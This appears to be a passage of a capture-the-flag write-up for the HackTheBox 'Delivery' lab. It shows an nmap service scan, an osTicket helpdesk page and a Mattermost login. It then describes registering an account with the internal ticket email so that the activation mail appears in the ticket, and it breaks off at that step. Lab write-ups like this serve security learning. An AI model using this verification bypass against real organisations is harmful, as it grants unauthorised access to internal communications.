
test,


You may check the status of your ticket, by navigating to the Check Status page using ticket id: 5721547.


If you want to add more information to your ticket, just email 5721547@delivery.htb.

Thanks,

Support Team


delivery
helpdesk.delivery.htb/view.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
SUPPORT CENTER
Support Ticket System
Guest User | Sign In
Support Center Home
Open a New Ticket
Check Ticket Status
Check Ticket Status
Please provide your email address and a ticket number. This will sign you in to view your ticket.
Email Address:
test@gmail.com
Ticket Number:
5721547
View Ticket
Have an account with us? Sign In or register for an account to access all your tickets.
If this is your first time contacting us or you've lost the ticket number, please open a new ticket
Copyright © 2023 delivery - All rights reserved.
powered by osTicket







4) Found another web port

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.222 -p22,80,8065 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 09:56 IST
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up (0.39s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp   open  http    nginx 1.14.2
|_http-title: delivery
|_http-server-header: nginx/1.14.2
8065/tcp open  unknown
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, max-age=31556926, public
|     Content-Length: 3108
|     Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudderlabs.com
|     Content-Type: text/html; charset=utf-8
|     Last-Modified: Sat, 04 Nov 2023 04:08:06 GMT
|     X-Frame-Options: SAMEORIGIN
|     X-Request-Id: yszazdiqojy95pbg71im6zq1sa
|     X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
|     Date: Sat, 04 Nov 2023 04:27:06 GMT
|     <!doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><meta name="robots" cont
ent="noindex, nofollow"><meta name="referrer" content="no-referrer"><title>Mattermost</title><meta name="mobile-web-app-capable" content="yes"><meta name="application-name" content="Matter
```

5) Found a login page




found password policy




Vulnerability Assessment


Mattermost is a internal mail server, so it doesnt mail to any external mail servers
but i can register a mail with the ticket mail (which is internal) given to me and i will be able to see the activation mail in my ticket

1) created a new ticket




2) created account with the ticket mail

